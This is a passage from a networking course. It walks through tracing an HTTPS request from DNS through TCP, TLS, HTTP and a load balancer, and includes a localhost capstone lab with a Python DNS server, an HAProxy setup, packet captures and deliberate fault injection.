- `* ALPN: curl offers h2,http/1.1`, `* TLSv1.3 (OUT), TLS handshake, Client hello`, `Server hello`, `Certificate`, `Finished` - TLS (stage 8). `* SSL connection using TLSv1.3 / ...`, `* ALPN: server accepted h2`.
- `* Server certificate:` with `subject`, `issuer`, `expire date`, `SSL certificate verify ok.` - authentication.
- `* [HTTP/2] [1] [:method: GET]`, `:authority`, `:path` and `> GET / HTTP/2` - the request (stage 9).
- `< HTTP/2 200` and headers such as `content-type`, `cache-control`, `server`, `age`, `cf-cache-status` or `x-cache` - the response. The presence of CDN-specific headers tells you a CDN or proxy sits in front of the origin (stage 10).

6. **Measure each phase.**

```bash
curl --noproxy '*' -s -o /dev/null https://example.com/ -w 'dns=%
  {time_namelookup}\ntcp=%{time_connect}\ntls=%{time_appconnect}\nttfb=%
  {time_starttransfer}\ntotal=%{time_total}\nip=%{remote_ip}\nhttp=%{http_version}\n'
```

Convert the cumulative numbers to per-phase costs: DNS = `dns`; TCP = `tcp - dns`; TLS = `tls - tcp`; wait for server = `ttfb - tls`; download = `total - ttfb`. Run it twice: DNS drops to about 0 the second time (OS cache). Add `--http1.1` and compare; add `--tlsv1.2`

`--tls-max 1.2` and watch the TLS phase grow by about one RTT.

7. **See warm versus cold connections.** Request the same URL twice in one `curl` invocation, which reuses the connection:

```bash
curl --noproxy '*' -sv https://example.com/ https://example.com/ -o /dev/null -o
  /dev/null 2>&1 | grep -E 'Connected to|Re-using|Connection #'
```

   The second request prints `Re-using existing connection`: no DNS, no TCP, no TLS. That is why keep-alive and HTTP/2 matter.

8. **Reproduce a single stage without the others.** Bypass DNS and talk to a specific server: `curl --noproxy '*' --resolve example.com:443:"$IP" https://example.com/ -I`. Bypass TLS verification only for diagnosis: `curl -k`. Send the request by hand: `printf 'GET / HTTP/1.1\r\nHost: example.com\r\nConnection: close\r\n\r\n' | openssl s_client -quiet -connect "$IP:443" -servername example.com 2>/dev/null | head -12`. You have now typed the HTTP request that the browser sends, with only TCP and TLS underneath.

9. **Write the story.** In `my-trace.md`, write the nine numbered stages from section 1 in your own words, pasting one line of evidence from your own commands (an IP, a TTL, a SYN-ACK timestamp, a cipher, a status code) for each stage. This file is the deliverable of the Level 2 capstone as well.

7 Real-world scenario

(Illustrative.) Support reports that `shop.example.com` takes four seconds to load for customers in Singapore but is instant in Frankfurt, where the servers are. Engineers reproduce it from a Singapore VPS:

```bash
curl -s -o /dev/null https://shop.example.com/ -w 'dns=%{time_namelookup} tcp=%
  {time_connect} tls=%{time_appconnect} ttfb=%{time_starttransfer}\n'
# similar to: dns=0.210 tcp=0.380 tls=0.950 ttfb=1.300
```

Reading the cumulative numbers: DNS is 210 ms (the resolver is slow to reach the authoritative servers), TCP costs 170 ms (one round trip of about 170 ms to Frankfurt), TLS costs 570 ms (more than one RTT - the server only offers TLS 1.2, two round trips, plus a certificate chain that does not fit in the first flight), and the application itself needs only 350 ms. The server is fine; the **distance and the number of round trips** are the problem, repeated for every new connection and every extra hostname the page uses.

Fixes, each mapped to a stage: put a CDN (edge termination near the user, so TCP and TLS are around 15 ms and the origin connection is kept alive), enable TLS 1.3 and OCSP stapling, add anycast or geo-aware DNS with a lower-latency authoritative provider, enable HTTP/2 so the browser opens one connection rather than six, cache static assets, and preconnect to the API hostname. After the change the same `curl` from Singapore reports `tcp=0.015 tls=0.035 ttfb=0.250`. **Lesson:** a request is a chain of round trips and computations; measure each link before optimising or blaming any one of them.

8 Common mistakes and best practices

Don't

- Say "it's the network" or "it's DNS" without evidence from the layer you are blaming.
- Test only from inside the VPC or on the server itself; the user's path includes DNS, an ISP, NAT, a CDN and a different resolver.
- Optimise the application when the time is spent in DNS, TCP or TLS.
- Forget that MAC addresses are per hop and IPs are end to end; do not look for the server's MAC on your LAN.
- Test with `curl -k` and then conclude "TLS works".
- Assume one request equals one connection; browsers open many, reuse them, and talk to several hostnames per page.

Do

- Debug in the order of the path: name, address, port, TLS, HTTP, application (L2.10).
- Keep a standard timing breakdown (`curl -w`) in your runbooks and synthetic monitors; alert on each phase.
- Know where each function lives in your own architecture: DNS provider, CDN, LB layer (L4 or L7), TLS termination point, proxies, app, data stores (L2.8, L2.9).
- Propagate a request ID from the edge (Level 10 §10.7) so you can follow one request through every hop.
- Practice the explanation until you can give it in two minutes without notes.

9 Tasks

- [ ] **T1 — Annotate a real** `curl -v` *(≈45 min, beginner)*
  - **Goal:** map every line of `curl -v` to a stage of the journey.
  - **Steps:**

1. Run `curl --noproxy '*' -sv https://example.com/ -o /dev/null` and save the output.
2. Colour or label each line with one of: DNS, TCP, TLS, HTTP request, HTTP response.
3. Identify the TLS version, cipher, ALPN result, certificate issuer and expiry, status code, and any CDN-revealing header.

- **Done when:** your annotated file has no unlabelled line and you can answer "which line proves TLS succeeded and which proves HTTP/2 was used".

☐ **T2 — Match packets to stages** *(≈60 min, intermediate)*

- **Goal:** find each stage in a packet capture.
- **Steps:**
  1. Capture with `sudo tcpdump -nn -i any -w trace.pcap "host $IP and (tcp port 443 or udp port 53)"` while you run `dig example.com` and then `curl --noproxy '*' -s https://example.com/ -o /dev/null`.
  2. Read it back with `tcpdump -nn -tt -r trace.pcap`.
  3. Label: DNS query and response, SYN, SYN-ACK, ACK, ClientHello, server flight, Finished, first encrypted application data, FIN. Compute RTT from SYN to SYN-ACK and compare with the `tcp` phase of `curl -w`.
- **Done when:** you have a labelled timeline with timestamps and the two RTT estimates agree to within a few milliseconds.

☐ **T3 — Cold, warm and broken** *(≈60 min, intermediate)*

- **Goal:** feel the cost of each stage by removing its cache or breaking it.
- **Steps:**
  1. Record `curl -w` timings for cold DNS (`resolvectl flush-caches` first, or use `dig @1.1.1.1` with a never-queried subdomain), warm DNS, and a reused connection (step 7).
  2. Break each stage on purpose and record the exact error: unknown host (DNS), `nc -zv $IP 81` (TCP timeout or refused), `openssl s_client` with a wrong `-servername` plus verification, a path that returns `404`.
  3. Fill in a table: stage broken, command, exact error text, exit code.
- **Done when:** the table has at least five rows with distinct errors, and your timing table shows DNS and connection reuse savings in milliseconds.

☐ **T4 — Draw your own architecture's journey** *(≈45 min, intermediate)*

- **Goal:** place real components on the path.

- **Steps:**
  1. For `shop-api` (Nginx, Node.js, PostgreSQL, Redis) on AWS, list: DNS provider and record type (alias to ALB), certificate source, where TLS terminates, LB type (ALB or NLB) and its health check, security groups at each hop, and where the client IP is preserved (`X-Forwarded-For`).
  2. Draw a Mermaid `sequenceDiagram` with at least six participants for one request, and a failure variant where one backend is down.
- **Done when:** your diagram renders, every arrow is labelled with a protocol or port, and the failure variant shows what the user sees.

☐ **T5 — Diagnose three fault injections** *(≈75 min, advanced)*

- **Goal:** locate the failing stage using only the tools.
- **Steps:**
  1. Have a partner (or a script) break the lab from the capstone in three ways, for example: remove the DNS record, stop all backends, replace the certificate with one for another hostname. Do not look at the config.
  2. For each, run the decision tree of L2.10 and record the first failing layer and the evidence.
  3. State who would own the fix in a real company.
- **Done when:** you identified all three faults, with a command and output for each, in under 15 minutes each.

☐ **T6 — Prove it: the two-minute explanation** *(≈45 min, advanced)*

- **Goal:** deliver the key outcome of this roadmap level.
- **Steps:**
  1. Without notes, explain aloud (record yourself) or write what happens from typing `https://example.com` to the application response: URL parsing and caches, DNS recursion and TTL, routing and NAT, TCP handshake, TLS with SNI and certificates, HTTP request, CDN and load balancer (L4 or L7), application and database, response and rendering.
  2. Name the tool and the failure symptom for each stage.
  3. Compare against sections 4 and 5, list anything you missed, and repeat until nothing is missed.
- **Done when:** a colleague can follow your explanation, and you covered at least DNS, TCP, TLS, HTTP, load balancing, the application and the response, each with one diagnostic command.

10 Self-check questions

1. List, in order, the network exchanges that must happen before the first byte of an HTTPS response arrives on a first visit with cold caches.
2. Why does the packet to a remote server get a MAC address of the default gateway rather than of the server?
3. What changes and what stays the same in a packet as it crosses routers and a NAT gateway?
4. How does the server know which certificate to present, and how does the browser know to trust it?
5. A page loads fast in one country and slowly in another. Which measurements tell you whether the problem is DNS, distance, TLS or the application?
6. Where can TLS terminate in a modern architecture, and what does each choice mean for the backend (client IP, protocol, certificate management)?

ANSWERS

1. DNS resolution (stub to recursive resolver, possibly root, TLD, authoritative), TCP three-way handshake, TLS handshake (ClientHello with SNI, ServerHello and certificate, Finished), then the HTTP request and response (through CDN/LB to the app).
2. A MAC address is only meaningful on the local link. The destination IP is off-subnet, so the host sends the frame to the default gateway (found by ARP), and each router re-frames the packet for the next hop.
3. MAC addresses change at every hop and the TTL decrements. IP addresses and ports stay the same until NAT rewrites the source address and port (and maps replies back). The TCP/TLS/HTTP payload is untouched except that proxies terminate and recreate connections.
4. The browser sends the hostname in the SNI extension of the ClientHello; the server (or LB) selects the matching certificate. The browser validates the chain to a CA in its trust store, checks that the hostname is in the SAN, checks the validity dates and revocation.
5. `curl -w` phase timings from both locations: high `dns` points to resolver or authoritative distance, `tcp` and `tls` scale with RTT (distance, no CDN, TLS 1.2), and `ttfb - tls` is server time; compare with `mtr` for loss and path.
6. At the CDN/edge, at the load balancer (ALB, ingress), at a proxy on the host, or at the application (or at multiple layers, re-encrypting). Terminating earlier simplifies certificate management and enables L7 features but exposes plaintext inside the network unless re-encrypted; the backend sees the proxy's IP and relies on `X-Forwarded-For` and `X-Forwarded-Proto`, or PROXY protocol at L4.

11 Further reading

- Ilya Grigorik, *High Performance Browser Networking* (free online) — the definitive treatment of DNS, TCP, TLS and HTTP latency.
- The "What happens when…" repository on GitHub (Alex Gaynor and contributors) — a community deep dive into the same question.
- RFC 9293 (TCP), RFC 8446 (TLS 1.3), RFC 9110 (HTTP semantics), RFC 1034/1035 (DNS), RFC 8305 (Happy Eyeballs).
- Chromium project documentation on the network stack; MDN Web Docs on HTTP and on the critical rendering path.
- *Computer Networking: A Top-Down Approach* by Kurose and Ross; *TCP/IP Illustrated, Volume 1* by W. Richard Stevens.
- Continue to the hands-on capstone: L2 Capstone — Trace a full HTTPS request end to end Capstone 2, then Level 3: Git and GitHub §3.1 and later Level 12: Advanced Networking §12.1.

LAB NOTES What I ran, what I saw, what it means

LEVEL 2: NETWORKING

★ Trace a full HTTPS request end to end

Level 2 capstone ~6 hours

1 Goal and outcome

You will do two things and connect them:

1. **Build a miniature copy of the real path** on one machine: a DNS server that is authoritative for `shop.example.com`, an HTTPS load balancer (HAProxy) that terminates TLS and speaks HTTP/2, and two `shop-api` backends with health checks.
2. **Trace a request through it, and through the real internet**, with `dig`, `curl -v`, `ss` and `tcpdump`, then write the whole story in your own words.

Outcome: you can explain, with evidence from your own captures, what happens from typing `https://example.com` into a browser to the application response: URL and caches, DNS, routing and NAT, the TCP handshake, TLS with SNI and certificates, the HTTP request, the load balancer, the application, and the return path. You will also be able to break each stage deliberately and name the symptom. This is the practice project of the roadmap's Level 2.

2 Architecture




Figure 2-1

The sequence you will capture and label:




Figure 2-2

The same shape exists in production with different parts: Route 53 instead of `minidns.py`, CloudFront or an ALB instead of HAProxy, Kubernetes Pods or EC2 instances instead of two Python processes. See L2.11.

3 Prerequisites and cost

- **Cost:** none. Everything runs on localhost; the real-internet part only fetches `example.com`, a public documentation site.

- **OS and tools:** Linux (or WSL2 / a free VM) with `python3`, `curl` (8.x with HTTP/2), `openssl`, `haproxy` 2.4 or newer, `dig`, `ss`, `nc`, `tcpdump`. Install on Ubuntu/Debian: `sudo apt-get install -y python3 curl openssl haproxy dnsutils iproute2 netcat-openbsd tcpdump mtr-tiny`, then stop any auto-started system HAProxy: `sudo systemctl disable --now haproxy`.
- **Root:** `tcpdump` needs `sudo`. Ports used: UDP 5353, TCP 8443, 9101, 9102.
- **Proxy note:** if your shell has `https_proxy` / `HTTPS_PROXY` set, add `--noproxy '*'` to every `curl` below (or `unset https_proxy HTTPS_PROXY http_proxy`).
- **Knowledge:** topics L2.1 to L2.10. Outputs below are representative ("similar to"); addresses, ports and timings will differ.

4 Build it step by step

Work in a fresh directory: `mkdir -p ~/l2-capstone && cd ~/l2-capstone`.

Milestone 1 — Know your own network path (topics 1, 3, 4)

```bash
ip -br addr                                  # your interfaces and addresses
ip route                                     # default via <gateway> dev <iface>
ip route get 8.8.8.8                         # which gateway and source IP a public
  destination uses
ip neigh show                                # ARP table: the gateway's MAC, not the
  destination's
python3 -c "import ipaddress as i; n=i.ip_interface('192.168.1.20/24').network; print(n,
  n.num_addresses, n.broadcast_address)"
```

You should see a `default via <gateway>` line, a `src` address in a private range (RFC 1918) when you are behind a home or cloud NAT, and an ARP entry for the gateway only. Write down: your IP, subnet, gateway, and your public IP (`curl -s https://ifconfig.me` shows what NAT presents to the internet).

Milestone 2 — A DNS server you control (topic 5)

Save as `minidns.py`:

```python
"""Tiny authoritative DNS server for the lab: answers A for shop.example.com only."""
import socket, struct

ZONE = {"shop.example.com": "127.0.0.1"}
TTL = 30

def qname(data):
```

```
    labels, i = [], 12
    while data[i]:
        labels.append(data[i + 1:i + 1 + data[i]].decode())
        i += 1 + data[i]
    return ".".join(labels).lower(), i + 1          # name, offset of QTYPE

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind(("127.0.0.1", 5353))
print("lab DNS listening on 127.0.0.1:5353", flush=True)
while True:
    data, addr = sock.recvfrom(512)
    name, off = qname(data)
    qtype = struct.unpack("!H", data[off:off + 2])[0]
    question = data[12:off + 4]
    tid, rd = data[:2], data[2] & 1
    if name in ZONE and qtype == 1:                 # A record
        head = tid + struct.pack("!HHHHH", 0x8400 | (rd << 8), 1, 1, 0, 0)
        answer = b"\xc0\x0c" + struct.pack("!HHIH", 1, 1, TTL, 4) +
  socket.inet_aton(ZONE[name])
        reply = head + question + answer
    elif name in ZONE:                              # name exists, other type: NOERROR no
  data
        reply = tid + struct.pack("!HHHHH", 0x8400 | (rd << 8), 1, 0, 0, 0) + question
    else:                                           # NXDOMAIN
        reply = tid + struct.pack("!HHHHH", 0x8403 | (rd << 8), 1, 0, 0, 0) + question
    sock.sendto(reply, addr)
```

BASH

```
python3 minidns.py & echo $! >> pids.txt
dig @127.0.0.1 -p 5353 shop.example.com A          # status NOERROR, flags include aa,
  answer 127.0.0.1 TTL 30
dig @127.0.0.1 -p 5353 nope.example.com A          # status NXDOMAIN
dig @127.0.0.1 -p 5353 shop.example.com AAAA       # NOERROR with an empty answer (name
  exists, no such type)
```

Now compare with the real hierarchy: `dig example.com A`, then `dig +trace example.com A | tail -15`, then `dig @1.1.1.1 example.com A +noall +answer` twice (TTL counts down). Your lab server is authoritative (the `aa` flag) and does not cache; the resolver does.

Milestone 3 — Certificate and backends (topics 2, 6, 7)

BASH

```
openssl req -x509 -newkey rsa:2048 -nodes -keyout shop.key -out shop.crt -days 7 \
  -subj "/CN=shop.example.com" -addext "subjectAltName=DNS:shop.example.com"
cat shop.crt shop.key > shop.pem
openssl x509 -in shop.crt -noout -subject -issuer -dates -ext subjectAltName
```

Save as `shop_api.py` (a stand-in for the Node.js `shop-api`; it echoes what the proxy told it):

```python
import json, sys
from http.server import BaseHTTPRequestHandler, ThreadingHTTPServer

PORT = int(sys.argv[1])

class H(BaseHTTPRequestHandler):
    protocol_version = "HTTP/1.1"
    def do_GET(self):
        if self.path == "/healthz":
            body = b"ok\n"
        else:
            body = (json.dumps({
                "app": f"shop-api:{PORT}",
                "path": self.path,
                "client_seen_by_app": self.client_address[0],
                "x_forwarded_for": self.headers.get("X-Forwarded-For"),
                "x_forwarded_proto": self.headers.get("X-Forwarded-Proto"),
                "x_request_id": self.headers.get("X-Request-Id"),
                "host": self.headers.get("Host"),
            }) + "\n").encode()
        self.send_response(200)
        self.send_header("Content-Type", "application/json")
        self.send_header("Content-Length", str(len(body)))
        self.end_headers()
        self.wfile.write(body)
    def log_message(self, *a):
        pass
    def handle(self):
        try:
            super().handle()
        except ConnectionError:
            pass

ThreadingHTTPServer(("127.0.0.1", PORT), H).serve_forever()
```

```bash
for p in 9101 9102; do python3 shop_api.py $p & echo $! >> pids.txt; done
curl -s http://127.0.0.1:9101/items          # JSON with x_forwarded_for null: no proxy
  yet
```

Milestone 4 — The load balancer (topics 8, 9)

```bash
cat > haproxy.cfg <<EOF
global
    log stdout format raw local0

defaults
```

```
    mode http
    log global
    option httplog
    timeout connect 2s
    timeout client  30s
    timeout server  30s

frontend fe_https
    bind 127.0.0.1:8443 ssl crt $PWD/shop.pem alpn h2,http/1.1
    http-request set-header X-Forwarded-Proto https
    unique-id-format %{+X}o\ %ci:%cp_%fi:%fp_%Ts_%rt
    unique-id-header X-Request-Id
    option forwardfor
    default_backend be_shop_api

backend be_shop_api
    balance roundrobin
    option httpchk
    http-check send meth GET uri /healthz
    http-check expect status 200
    default-server inter 1s fall 2 rise 2
    server app1 127.0.0.1:9101 check
    server app2 127.0.0.1:9102 check
EOF
haproxy -c -f haproxy.cfg                    # Configuration file is valid
haproxy -D -f haproxy.cfg -p hap.pid
sleep 3
IP=$(dig @127.0.0.1 -p 5353 +short shop.example.com)        # 127.0.0.1 from YOUR dns
  server
for i in 1 2 3 4; do curl -s --cacert shop.crt --resolve shop.example.com:8443:$IP
  https://shop.example.com:8443/items; done
```

Expect alternating `shop-api:9101` and `shop-api:9102`, `x_forwarded_proto: https`, a unique `x_request_id` on each line, and `host: shop.example.com:8443`. The app sees `127.0.0.1` as its client (the proxy) and learns the real client only from `X-Forwarded-For`.

Milestone 5 — Trace one request across all layers (topics 2, 5, 6, 7, 10)

Terminal A (capture DNS and the HTTPS port; stops after 40 packets):

```bash
sudo tcpdump -nn -tt -i lo -c 40 'udp port 5353 or tcp port 8443' | tee trace.txt
```

Terminal B (the request, with every phase timed):

```bash
IP=$(dig @127.0.0.1 -p 5353 +short shop.example.com)
curl -sv --cacert shop.crt --resolve shop.example.com:8443:$IP
  https://shop.example.com:8443/items \
  -w '\ndns_skipped_by_resolve tcp=%{time_connect} tls=%{time_appconnect} ttfb=%
  {time_starttransfer} total=%{time_total} http=%{http_version}\n' 2>&1 | grep -vE '^\
  {|^\}' | tee curl-v.txt
ss -tn state established '( sport = :8443 or dport = :8443 )'
```

Because `--resolve` bypasses DNS, also run `dig @127.0.0.1 -p 5353 shop.example.com` while the capture is running so the DNS exchange appears. In `trace.txt` find, in order: the UDP query and response on port 5353; `[S]`, `[S.]`, `[.]`; the first `[P.]` packets (ClientHello, then the server's flight with the certificate); the encrypted exchange; `[F.]`. In `curl-v.txt` find `ALPN: server accepted h2`, `SSL connection using TLSv1.3`, the `subjectAltName` match, and `HTTP/2 200`.

Milestone 6 — The real internet (all topics)

Repeat the investigation against `https://example.com` (see L2.11 section 6 for each command):

```bash
dig +trace example.com A | tail -20
IP=$(dig +short example.com A | head -1)
ip route get "$IP"
mtr -rwn -c 5 "$IP" 2>/dev/null || traceroute -n -m 12 "$IP"
sudo tcpdump -nn -tt -i any -c 30 "host $IP and tcp port 443" > real-trace.txt &
  TCPDUMP=$!
sleep 1
curl -sv https://example.com/ -o /dev/null -w 'tcp=%{time_connect} tls=%{time_appconnect}
  ttfb=%{time_starttransfer} total=%{time_total}\n' 2> real-curl-v.txt
wait $TCPDUMP
echo | openssl s_client -connect "$IP:443" -servername example.com 2>/dev/null | openssl
  x509 -noout -subject -issuer -dates -ext subjectAltName
```

Compare lab and real: the lab has no CDN and no ISP, so its RTT is microseconds; the real handshake shows the actual round-trip time to the server (or its nearest edge), a public CA chain and probably CDN headers.

Milestone 7 — Break each layer (topics 4, 5, 6, 7, 8, 10)

With a short helper, `diagnose.sh` (from L2.10), or by hand:

Fault to inject	Command	Expected symptom	Layer
DNS record missing	`dig @127.0.0.1 -p 5353 nope.example.com`	`NXDOMAIN`	DNS
Stop the proxy	`kill $(cat hap.pid)` then the curl	`curl: (7) Failed to connect ... Connection refused`, exit 7	TCP
Drop the port	`sudo iptables -A INPUT -p tcp --dport 8443 -j DROP` (with HAProxy running), curl with `--connect-timeout 3`	`Connection timed out`, exit 28; tcpdump shows repeated `[S]` and no reply	Firewall
Wrong name	`curl --cacert shop.crt --resolve other.example.com:8443:127.0.0.1 https://other.example.com:8443/`	`SSL: no alternative certificate subject name matches`	TLS
No trust	same request without `--cacert`	`SSL certificate problem: self-signed certificate`, exit 60	TLS
Stop one backend	kill the PID of 9102	still `200` from 9101 after about 2 s of health checks; stats show app2 DOWN	LB
Stop both backends	kill both	HAProxy answers `503 Service Unavailable`	LB / app

Remove the iptables rule afterwards: `sudo iptables -D INPUT -p tcp --dport 8443 -j DROP`.

Milestone 8 — Write the explanation

Create `my-trace.md` with these headings and fill each with 3-6 sentences in your own words plus one line of pasted evidence from your own files: **1 URL and caches, 2 DNS, 3 Local network, routing and NAT, 4 TCP handshake, 5 TLS (SNI, certificate, version), 6 HTTP request and response, 7 Load balancer (L4 vs L7, health checks), 8 Application and response, 9 Rendering and connection reuse**. Finish with a table of the lab's `curl -w` timings and a paragraph: what would change in production with a CDN, Route 53 and an ALB.

5 Tasks

- [ ] **T1 — Map your own path (Milestone 1)** *(≈30 min, beginner)*
  - **Goal:** identify IP, subnet, gateway, ARP and NAT for your machine. *Exercises topics L2.1, L2.3, L2.4.*
  - **Steps:**

1. Run the Milestone 1 commands and record address, prefix, gateway, MAC of the gateway and public IP.
2. Compute the subnet's network, broadcast and usable-host count with Python's `ipaddress`.
3. Explain in two sentences why `ip neigh` lists the gateway but never a public destination such as `8.8.8.8`.

- **Done when:** your note has all six values and a correct explanation of the ARP/gateway behaviour.

☐ **T2 — Stand up and query your own authoritative DNS (Milestone 2)** *(≈45 min, intermediate)*

- **Goal:** distinguish authoritative from recursive behaviour and read `dig` fully. *Exercises L2.5.*
- **Steps:**
  1. Run `minidns.py`, query `A`, `AAAA` and a missing name; record status and flags for each.
  2. Add a second name (`api.example.com` to `127.0.0.1`) to `ZONE`, restart, and verify.
  3. Run `dig +trace example.com` and list root, TLD and authoritative servers; compare TTLs from `@1.1.1.1` over time with your server's constant TTL.
- **Done when:** you show `aa` on your server's answers, `NXDOMAIN` for a missing name, a counting-down TTL from the public resolver, and the traced delegation chain.

☐ **T3 — Inspect TCP and TLS by hand (Milestone 3 and 4)** *(≈60 min, intermediate)*

- **Goal:** observe the handshakes and certificate checks directly. *Exercises L2.2, L2.6.*
- **Steps:**
  1. With HAProxy running, run `openssl s_client -connect 127.0.0.1:8443 -servername shop.example.com -brief` and record version, cipher and verification result; repeat with `-tls1_2`.
  2. Run with `-CAfile shop.crt -verify_hostname shop.example.com` and then `-verify_hostname other.example.com`.
  3. Show listening and established sockets with `ss -ltnp 'sport = :8443'` and `ss -tn state established`.
- **Done when:** you have TLS 1.3 and 1.2 results, one passing and one failing hostname check, and the `ss` output showing HAProxy bound to 8443.

☐ **T4 — Prove load balancing and failover (Milestone 4)** *(≈45 min, intermediate)*

- **Goal:** show round robin, health checks and header forwarding. *Exercises L2.7, L2.8, L2.9.*
- **Steps:**
  1. Send 10 requests and count responses per backend.
  2. Kill backend 9102, wait 3 seconds, send 10 more requests and count status codes; check `show servers state` or stats for `DOWN`.
  3. Change `balance roundrobin` to `balance leastconn`, reload, and verify. Add a second `frontend` in `mode tcp` on port 8444 with `req_ssl_sni` routing (see L2.9) and compare what it can and cannot see.
- **Done when:** counts show an even split, then all `200` from the surviving backend, and you can state one thing the L4 frontend cannot do.

☐ **T5 — Capture and label the full request (Milestones 5 and 6)** *(≈75 min, advanced)*

- **Goal:** produce an annotated timeline for both the lab and the real `example.com`. *Exercises L2.2, L2.5, L2.6, L2.10.*
- **Steps:**
  1. Create the lab capture (`trace.txt`) and the real capture (`real-trace.txt`).
  2. Label each packet: DNS query/response, SYN, SYN-ACK, ACK, ClientHello, server certificate flight, Finished, application data, FIN.
  3. Compute the RTT (SYN to SYN-ACK) and compare with `time_connect`; compute the TLS handshake duration from the capture and compare with `time_appconnect - time_connect`.
- **Done when:** both captures are labelled, the packet-derived and `curl`-derived times agree within a few milliseconds, and you can say which stages are absent from the lab.

☐ **T6 — Break each layer and name it (Milestone 7)** *(≈60 min, advanced)*

- **Goal:** match symptoms to layers under pressure. *Exercises L2.4, L2.5, L2.6, L2.7, L2.8, L2.10.*
- **Steps:**
  1. Inject each fault in the Milestone 7 table (ask a partner to inject them blindly if possible).
  2. For each, run the decision tree from L2.10 and record the command, error text, curl exit code and the layer.
  3. Restore the lab after every fault and re-verify with a `200`.
- **Done when:** your table has all seven faults with exact errors and correct layers, and the lab is healthy at the end.

- [ ] **T7 — Prove it: explain the whole journey (Milestone 8)** *(≈60 min, advanced)*
  - **Goal:** deliver the written and spoken explanation of what happens from typing `https://example.com` to the application response. *Exercises all topics, especially L2.11.*
  - **Steps:**
    1. Without the guide, write `my-trace.md` as described, using your own evidence lines.
    2. Draw your own Mermaid `sequenceDiagram` of the production version of `shop-api` (Route 53, CloudFront or ALB, Nginx, Node.js, PostgreSQL, Redis).
    3. Present it in two minutes to a colleague (or record it) and answer two of their questions.
  - **Done when:** `my-trace.md` covers DNS, TCP, TLS, HTTP, load balancing, application and response with real evidence, your diagram renders, and the colleague can retell the journey.

6 Verification checklist

- [ ] `dig @127.0.0.1 -p 5353 shop.example.com` returns `127.0.0.1` with the `aa` flag and TTL 30.
- [ ] `haproxy -c -f haproxy.cfg` says the configuration is valid and `ss -ltnp 'sport = :8443'` shows `haproxy`.
- [ ] `curl --cacert shop.crt --resolve ...` returns JSON alternating between 9101 and 9102.
- [ ] `curl -v` shows `TLSv1.3`, `ALPN: server accepted h2`, a matching `subjectAltName`, and `HTTP/2 200`.
- [ ] The JSON shows `x_forwarded_for`, `x_forwarded_proto: https` and a distinct `x_request_id` per request.
- [ ] Killing one backend causes no failed requests after the health check interval; killing both gives `503`.
- [ ] `trace.txt` contains the DNS exchange, the SYN/SYN-ACK/ACK sequence, the TLS records and the FIN, all labelled.
- [ ] You captured the same sequence for the real `example.com` and compared RTT and TLS time.
- [ ] You can explain the exact difference between `refused`, `timed out`, `NXDOMAIN`, a certificate error and a `503`.
- [ ] `my-trace.md` exists and a colleague has read it.

7 Teardown

```bash
kill $(cat hap.pid) 2>/dev/null
kill $(cat pids.txt) 2>/dev/null          # minidns.py and both shop_api.py processes
sudo iptables -D INPUT -p tcp --dport 8443 -j DROP 2>/dev/null   # only if you added it in Milestone 7
